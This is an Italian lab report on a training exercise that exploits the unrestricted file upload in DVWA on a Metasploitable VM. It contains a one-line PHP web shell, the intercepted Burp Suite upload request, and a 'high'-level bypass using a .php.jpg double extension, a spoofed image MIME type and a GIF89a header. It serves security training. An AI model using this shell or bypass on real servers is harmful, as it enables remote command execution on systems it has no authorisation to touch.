

REPORT S6/L1

Obiettivo

Sfruttare una vulnerabilità di un File Upload sulla DVWA per l'inserimento di una shell in PHP.

Preparazione dell'ambiente

Per prima cosa verifichiamo la connessione tra Kali e Metasploitable

Ping Kali ⇒ Meta

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.56 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.182 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.174 ms  
^C  
--- 192.168.50.101 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2027ms  
rtt min/avg/max/mdev = 0.174/0.637/1.557/0.650 ms
```


Ping Meta ⇒ Kali

```
Metasploitable2 [In esecuzione] - Oracle VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
msfadmin@metasploitable:~$ ping 192.168.50.10  
PING 192.168.50.10 (192.168.50.10) 56(84) bytes of data.  
64 bytes from 192.168.50.10: icmp_seq=1 ttl=64 time=0.161 ms  
64 bytes from 192.168.50.10: icmp_seq=2 ttl=64 time=0.122 ms  
64 bytes from 192.168.50.10: icmp_seq=3 ttl=64 time=0.258 ms  
--- 192.168.50.10 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.122/0.180/0.258/0.058 ms  
msfadmin@metasploitable:~$ _
```

Caricamento della Shell PHP

Avviamo **Burp Suite** su Kali Linux e accediamo alla **DVWA** della Metasploitable (IP).

Impostiamo la **DVWA Security** su **Low**.




Spostiamoci alla sezione **File Upload** della DVWA.

Per questa simulazione utilizzerò un semplice script in Php, che apre una shell.

Script

```
shell.php x
home > kali > Desktop > shell.php
1  <?php system($_REQUEST["cmd"]); ?>
```

Carichiamo il file attraverso il modulo di upload:



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Choose File

shell.php

Upload

More info


http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Choose File

No file chosen

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin
Security Level: low
PHPIDS: disabled

View Source


View Help

Intercettazione e analisi con Burp Suite


Prima di eseguire l'upload, passiamo su Burp Suite per visualizzare l'intercettazione delle richieste HTTP/HTTPS effettuate durante il processo

```
Request
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 433
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryog9RvvTpFGArSPHv
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=a9576f45d55a3272300577297c6a5441
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryog9RvvTpFGArSPHv
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryog9RvvTpFGArSPHv
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25 -----WebKitFormBoundaryog9RvvTpFGArSPHv
26 Content-Disposition: form-data; name="Upload"
27
28 Upload
29 -----WebKitFormBoundaryog9RvvTpFGArSPHv--
30
```

Ora torniamo sulla DVWA, e **accediamo alla Shell** caricata tramite il browser



Dopodichè usiamo la shell per eseguire comandi da remoto sulla Metasploitable




BONUS

Obiettivo

Provare ad utilizzare una shell più avanzata e provare con livello medium e high.

Per la **generazione** di una **Shell** più **avanzata**, mi sono affidato all'**intelligenza artificiale**.

Per prima cosa, ho alzato il livello ad **high**



The screenshot shows the DVWA Security interface. At the top, there's a dark header with the DVWA logo. Below it, a sidebar on the left contains a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted in green), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Under the 'Script Security' section, it states 'Security Level is currently high.' and provides instructions on how to set the security level to low, medium, or high. A dropdown menu is set to 'high' with a 'Submit' button next to it. Below this, the 'PHPIDS' section is shown, indicating it is currently disabled and providing links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom left, a status bar shows 'Username: admin', 'Security Level: high', and 'PHPIDS: disabled'.

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: high
PHPIDS: disabled

Dopodichè ho effettuato gli stessi passaggi fatti precedentemente, **intercettando** la richiesta con **Burp Suite**

Per far sì che funzioni anche con il livello high, ho **cambiato** alcuni **valori** nel codice della richiesta:

- **filename**="malvare.php" ⇒ **filename**="malvare.php.jpg"
- **Content-Type**: application/x-php ⇒ **Content-Type**: image/jpeg
- Aggiunta l'intestazione **GIF89a**;

```
100000
-----WebKitFormBoundaryGlCLjioZ2CxylKvf
Content-Disposition: form-data; name="uploaded"; filename="malware.php.jpg"
Content-Type: image/jpeg

GIF89a;
<?php
/*
 * EduShell - Simple PHP Web Shell for Educational Purposes
 * Use only in authorized environments (DVWA/Metasploitable).
 */
```

Nel livello **High**, DVWA non si fida solo dell'estensione del file. Usa una funzione PHP chiamata **getimagesize()**. Questa funzione non legge l'estensione, ma apre il file e legge i primi byte (l'intestazione o **Header**) per vedere se corrispondono alla "firma" digitale di un'immagine reale.

Aggiungendo **GIF89a**; all'inizio del codice PHP ho ingannato **getimagesize()**, il server legge i primi byte: **GIF89a**... -> Il server pensa: "Ok, questa è un'immagine GIF valida"

La modifica dell'estensione (**filename**="malvare.php.jpg") serve a bypassare la Whitelist delle estensioni.

Rinominando il file in **.php.jpg**, l'estensione finale è **jpg**. Il controllo di sicurezza (che guarda solo l'ultima parte dopo il punto) dà il via libera.

La modifica del MIME Type (**Content-Type**: image/jpeg) serve a bypassare il controllo del tipo MIME.

Quando un browser invia un file, dice al server di che tipo è tramite l'intestazione HTTP **Content-Type**.

- Originale: **Content-Type**: application/x-php (Il server lo blocca subito).
- Modificato: **Content-Type**: image/jpeg (Il server crede sia un'immagine).

Detto ciò carichiamo il file attraverso il modulo di upload e accediamo alla Shell caricata tramite il browser:



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Choose File

No file chosen

Upload

../../../../hackable/uploads/malware.php.jpg succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin
Security Level: high
PHPIDS: disabled

View Source

View Help

EduShell - DVWA Lab

← → ↻ ⚠ Not secure 192.168.50.101/dvwa/hackable/uploads/malware.php.jpg ☆ 🔍 📄

GIF89a;

DVWA File Explorer & Shell

Server IP: 192.168.50.101 | Utente: www-data | Dir Corrente: /var/www/dvwa/hackable/uploads

Inserisci comando (es: ls -la, find / -name hidden.txt)...

Esegui

```
$ ls
dvwa_email.png
malware.php
malware.php.jpg
shell.php
```